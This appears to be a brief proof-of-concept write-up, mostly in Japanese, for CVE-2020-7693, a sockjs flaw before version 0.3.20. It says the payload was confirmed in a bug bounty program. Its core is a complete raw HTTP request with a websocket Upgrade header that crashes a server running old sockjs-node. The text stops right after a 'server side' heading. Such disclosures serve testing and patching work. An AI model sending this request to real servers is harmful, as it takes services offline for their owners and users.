CVE-2020-7693 Poc
注記: CVE-2020-7693 のペイロードがバグバウンティプログラムで実行可能であることを確認しました
説明:


- Upgrade ヘッダーの値 websocket の不適切な処理により、sockjs アプリケーションをホストするコンテナがクラッシュします。これは sockjs パッケージ 0.3.20 未満に影響します。

単一リクエストが古い sockjs-node を介してサーバーをクラッシュさせる:
GET /sockjs-node/000/ HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Connection: Upgrade
Upgrade: websocket
Cache-Control: no-cache
Connection: close
\r\n (delete-this)
\r\n (delete-this)

サーバー側: